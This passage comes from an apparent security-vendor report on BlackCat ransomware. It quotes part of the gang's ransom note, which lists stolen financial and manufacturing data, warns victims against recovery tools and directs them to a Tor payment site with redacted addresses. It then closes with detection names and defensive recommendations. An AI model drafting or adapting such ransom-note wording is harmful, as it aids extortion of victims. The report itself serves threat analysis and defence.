- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: detagrams, schemes, drawings in solidworks format
- And more...

Private URL: http://alpvwm27olab0r2h1e1pdc1:[REDACTED]

>> CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://y3b5ejubdra515vhqeyu4jg2:[REDACTED]onion/access-key-[REDACTED]
```

Figure 25. The BlackCat ransom note

BlackCat samples, which are immediately detected by Trend Micro Predictive Machine Learning, are detected as Ransom.Win32.BLACKCAT.YXCCY.

Conclusion and security recommendations

This investigation gave us the opportunity to learn more about the BlackCat infection chain. It highlights the continued evolution of threats that are designed to evade detection. Notable capabilities and characteristics we observed included evasive tactics, such as masking a tampered DLL to make it seem legitimate.

Organizations should take note of the continuing trend among malicious actors of using Cobalt Strike in attacks, living-off-the-land binaries (LOLBins), and red team or penetration-testing tools to blend in with the environment.

For organizations, a good patch management protocol can help prevent the exploitation of vulnerable internet-facing servers. Early containment and mitigation are also essential to cut off more damaging attacks that compromise environments and deploy ransomware. In this case, close monitoring of the system and prompt detection could have prevented all that was described here from coming to pass.

In analyzing and correlating ransomware attacks, the use of multilayered detection and response solutions such as Trend Micro Vision One can provide powerful XDR capabilities that collect and automatically correlate data across multiple security layers — email, endpoints, servers, cloud workloads, and networks — to prevent attacks via automated protection, while also ensuring that no significant incidents go unnoticed.

A list of the indicators of compromise (IOCs) for this case can be found [here](#).

Tags

Source: https://www.trendmicro.com/en_us/research/22/d/an-investigation-of-the-blackcat-ransomware.html